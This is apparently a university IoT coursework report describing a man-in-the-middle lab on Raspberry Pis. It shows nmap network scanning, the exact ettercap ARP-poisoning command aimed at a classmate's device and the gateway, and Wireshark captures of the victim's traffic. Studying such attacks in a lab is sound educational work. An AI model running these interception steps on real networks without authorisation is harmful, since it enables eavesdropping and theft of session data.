

COM 744

COM 744

B00828528

Mathangi-V@ulster.ac.uk

Ulster University

Jordonstown

Msc Internet Of Things Full Time

Agenda :



Introduction.



Explanation of
Methodology.



Discussion of
Results.

Introduction:


The Internet of Things (IoT) is the concept of connecting ordinary appliances, objects, and wearable gadgets to the Internet to allow data and information to be exchanged.

Raspberry pi:

The Raspberry Pi is a small, low-cost computer produced by the Raspberry Pi Foundation , a UK-based educational foundation dedicated to promote the use of Raspberry Pi in classrooms to enhance the educational experience in computer science. Students can use the Raspberry Pi to experiment with numerous facets of technology at a low cost. The Raspberry Pi may run a variety of Linux-based operating systems, although it usually comes pre-installed with the Raspbian OS, which is free software provided by the Raspberry Pi Foundation. The Raspberry Pi may be accessed remotely or linked to any device that has an HDMI connector.

. The Raspberry Pi 2 is an inexpensive device that can be used for a variety of projects including, but not limited to.

The overall goal of this project is to experience aspects of information security and by using the one of the best attack called Man In the middle (MITM)





MITM:

Man in the middle A Man-in-the-Middle assault occurs when an attacker inserts him/herself between two parties in communication. The two parties are completely oblivious of this and assume they are simply speaking with one another. The attacker must be on the same network as the targets in order to carry out this attack . It will be possible to collect various information once in between the victim and the router.

In short, by using the pi Linux based OS will continue the best attack . whereas using protocol and sniffing techniques and tools ,need to talk with host with the given IP addresses and it references the ARP cache to resolve the IP address to a MAC address. Hence attacker can sniff all the private traffic between hosts and the valuable information can be taken out from the traffic.


METHODOLOGY

PROTOCOL : The very common protocol for MITM is ARP(Address Resolution Protocol) Poisoning which is used to resolve IP addresses to physical MAC (media access control) addresses. An attacker posing as another host could use its own MAC address to respond to requests it shouldn't be responding to. An attacker can sniff the private traffic between two hosts with a few carefully crafted packets. The attacker can extract valuable information from the traffic, such as the exchange of session tokens, giving them full access to application accounts that they shouldn't have.

As per the project requirement need to use or install the Nmap , Ettercap and Wireshark for attacking the victim . Let us see what these tools can do.

N-MAP: Nmap lets you scan your network for not only everything that's connected to it, but also a wealth of information about what's connected, what services each host is providing, and so on. It supports many scanning methods, including UDP, TCP connect (), TCP SYN (half-open), and FTP.

Ettercap: Ettercap is an all-in-one solution for man-in-the-middle assaults. It has live connection sniffing, on-the-fly content screening, and many other cool features. It can dissect numerous protocols both actively and passively, and it has a lot of capabilities for network and host investigation.



In this project ,Ettercap application not used
.all we need is simple command by installing
all the tools and wireshark.

Now let us try and install the following tools
by using commands.

For Wireshark,
'sudo apt install wireshark'

for nmap,
'sudo apt install nmap'

for Ettercap
'sudo apt install Ettercap-text-only'.

Well by using the Nmap command with our IP address (192.168.2.74/24), it starts scanning all the hosts which are connected to the same network.

Another snip shows the scanned hosts which are nearby .so I have targetted the one of my friends PI which has IP address of 192.168.2.46 and MAC address is B8:27:EB:7F:25:1E .

Or else I can attack anyone from the scanned 13 hosts. But I choose one particular IP.

```
pi@raspberrypi:~ $ sudo nmap -sn 192.168.2.174/24
Starting Nmap 7.40 ( https://nmap.org ) at 2021-11-30 16:16 GMT
```

```
Host is up (0.00047s latency).
Address: B8:27:EB:C8:02:BB (Raspberry Pi Foundation)
Nmap scan report for 192.168.2.32
Host is up (0.00043s latency).
Address: B8:27:EB:7F:25:1E (Raspberry Pi Foundation)
Nmap scan report for 192.168.2.46
Host is up (0.00048s latency).
Address: B8:27:EB:4C:72:78 (Raspberry Pi Foundation)
Nmap scan report for 192.168.2.48
Host is up (0.00055s latency).
Address: B8:27:EB:EF:17:DB (Raspberry Pi Foundation)
Nmap scan report for 192.168.2.52
Host is up (-0.087s latency).
Address: B8:27:EB:3D:EB:D9 (Raspberry Pi Foundation)
Nmap scan report for 192.168.2.56
Host is up (0.00049s latency).
Address: B8:27:EB:0D:37:59 (Raspberry Pi Foundation)
Nmap scan report for 192.168.2.100
Host is up (0.00044s latency).
Address: B8:27:EB:55:98:EE (Raspberry Pi Foundation)
Nmap scan report for 192.168.2.74

256 IP addresses (13 hosts up) scanned in 3.64 seconds
pi:~ $
```



Now by using the simple following command 'sudo Ettercap -T -S -i (interface) -M arp : remote /192.168.2.1// /192.168.2.46// ' .so that no need to open Ettercap . Gateway IP address and the Victims IP address is given

Secondly, it starts ARP poisoning targets which is given in the command and sniffing .

```
pi@raspberrypi: ~  
File Edit Tabs Help  
Nmap scan report for 192.168.2.46  
Host is up (0.00048s latency).  
MAC Address: B8:27:EB:4C:72:78 (Raspberry Pi Foundation)  
Nmap scan report for 192.168.2.48  
Host is up (0.00055s latency).  
MAC Address: B8:27:EB:EF:17:DB (Raspberry Pi Foundation)  
Nmap scan report for 192.168.2.52  
Host is up (-0.087s latency).  
MAC Address: B8:27:EB:3D:EB:D9 (Raspberry Pi Foundation)  
Nmap scan report for 192.168.2.56  
Host is up (0.00049s latency).  
MAC Address: B8:27:EB:0D:37:59 (Raspberry Pi Foundation)  
Nmap scan report for 192.168.2.100  
Host is up (0.00044s latency).  
MAC Address: B8:27:EB:55:98:EE (Raspberry Pi Foundation)  
Nmap scan report for 192.168.2.74  
Host is up.  
Nmap done: 256 IP addresses (13 hosts up) scanned in 3.64 seconds  
pi@raspberrypi:~$ sudo ettercap -T -S -i enxb827ebcbe136 -M arp:remote /192.168.2.1// /192.168.2.46//  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

```
File Edit Tabs Help  
57 ports monitored  
20388 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!  
Scanning for merged targets (2 hosts)...  
* |=====| 100.00 %  
2 hosts added to the hosts list...  
ARP poisoning victims:  
GROUP 1 : 192.168.2.1 00:14:D1:26:81:0F  
GROUP 2 : 192.168.2.46 B8:27:EB:4C:72:78  
Starting Unified sniffing...  
Text only Interface activated...  
Hit 'h' for inline help  
I
```

Through wireshark data is captured and poisoned the victims IP.as in image clearly evidents that victim is browng the duck duckgo.com



The image shows a Wireshark network traffic capture. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A filter bar at the top shows 'ip.addr == 192.168.2.46'. The main packet list table has columns for No., Time, Source, Destination, Protocol, Length, and Info. The selected packet is No. 130, a DNS Standard query for 0xf566 A duckduckgo.com. The packet details pane shows the following information:


- Frame 130: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
- Ethernet II, Src: Raspberr_4c:72:78 (b8:27:eb:4c:72:78), Dst: Raspberr_cb:e1:36 (b8:27:eb:cb:e1:36)
- Internet Protocol Version 4, Src: 192.168.2.46, Dst: 192.168.2.1
- User Datagram Protocol, Src Port: 34641, Dst Port: 53
- Domain Name System (query)

No.	Time	Source	Destination	Protocol	Length	Info
79	34.796384258	192.168.2.46	224.0.0.251	MDNS	118	Standard query response 0x0000 AAAA, cache flush fe0e::45fb:d50b:96:f1ae A, cache flush 192
114	93.755892725	192.168.2.46	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
115	94.757350641	192.168.2.46	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
116	95.758413453	192.168.2.46	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
117	96.759969286	192.168.2.46	239.255.255.250	SSDP	209	M-SEARCH * HTTP/1.1
130	139.337417395	192.168.2.46	192.168.2.1	DNS	74	Standard query 0xf566 A duckduckgo.com
131	139.339505936	192.168.2.46	192.168.2.1	DNS	74	Standard query 0xf566 A duckduckgo.com
132	139.364085103	192.168.2.1	192.168.2.46	DNS	90	Standard query response 0xf566 A duckduckgo.com A 52.142.124.215
133	139.380011874	192.168.2.1	192.168.2.46	DNS	90	Standard query response 0xf566 A duckduckgo.com A 52.142.124.215
134	139.381439218	192.168.2.46	52.142.124.215	TCP	74	45534 -> 443 [SYN] Seq=0 Win=29208 Len=0 MSS=1460 SACK_PERM=1 TSval=1355497670 TSecr=0 WS=1
135	139.399661874	192.168.2.46	52.142.124.215	TCP	74	[TCP Retransmission] 45534 -> 443 [SYN] Seq=0 Win=29208 Len=0 MSS=1460 SACK_PERM=1 TSval=13
136	139.425712134	52.142.124.215	192.168.2.46	TCP	74	443 -> 45534 [SYN, ACK] Seq=0 Ack=1 Win=43440 Len=0 MSS=1440 SACK_PERM=1 TSval=90394304 TSecr=0
137	139.439564061	52.142.124.215	192.168.2.46	TCP	74	[TCP Retransmission] 443 -> 45534 [SYN, ACK] Seq=0 Ack=1 Win=43440 Len=0 MSS=1440 SACK_PERM
138	139.440261353	192.168.2.46	52.142.124.215	TCP	66	45534 -> 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1355497729 TSecr=90394304
139	139.441237551	192.168.2.46	52.142.124.215	TLShV1.2	583	Client Hello
140	139.459784895	192.168.2.46	52.142.124.215	TCP	66	45534 -> 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1355497729 TSecr=90394304
141	139.460324530	192.168.2.46	52.142.124.215	TCP	583	[TCP Retransmission] 45534 -> 443 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=517 TSval=1355497730
142	139.485607863	52.142.124.215	192.168.2.46	TCP	66	443 -> 45534 [ACK] Seq=1 Ack=518 Win=43008 Len=0 TSval=90394364 TSecr=1355497730
143	139.489823020	52.142.124.215	192.168.2.46	TLShV1.2	1514	Server Hello
144	139.489826718	52.142.124.215	192.168.2.46	TCP	1514	443 -> 45534 [PSH, ACK] Seq=1449 Ack=518 Win=43008 Len=1448 TSval=90394367 TSecr=1355497730
145	139.490530363	52.142.124.215	192.168.2.46	TLShV1.2	1033	Certificate, Certificate Status, Server Key Exchange, Server Hello Done
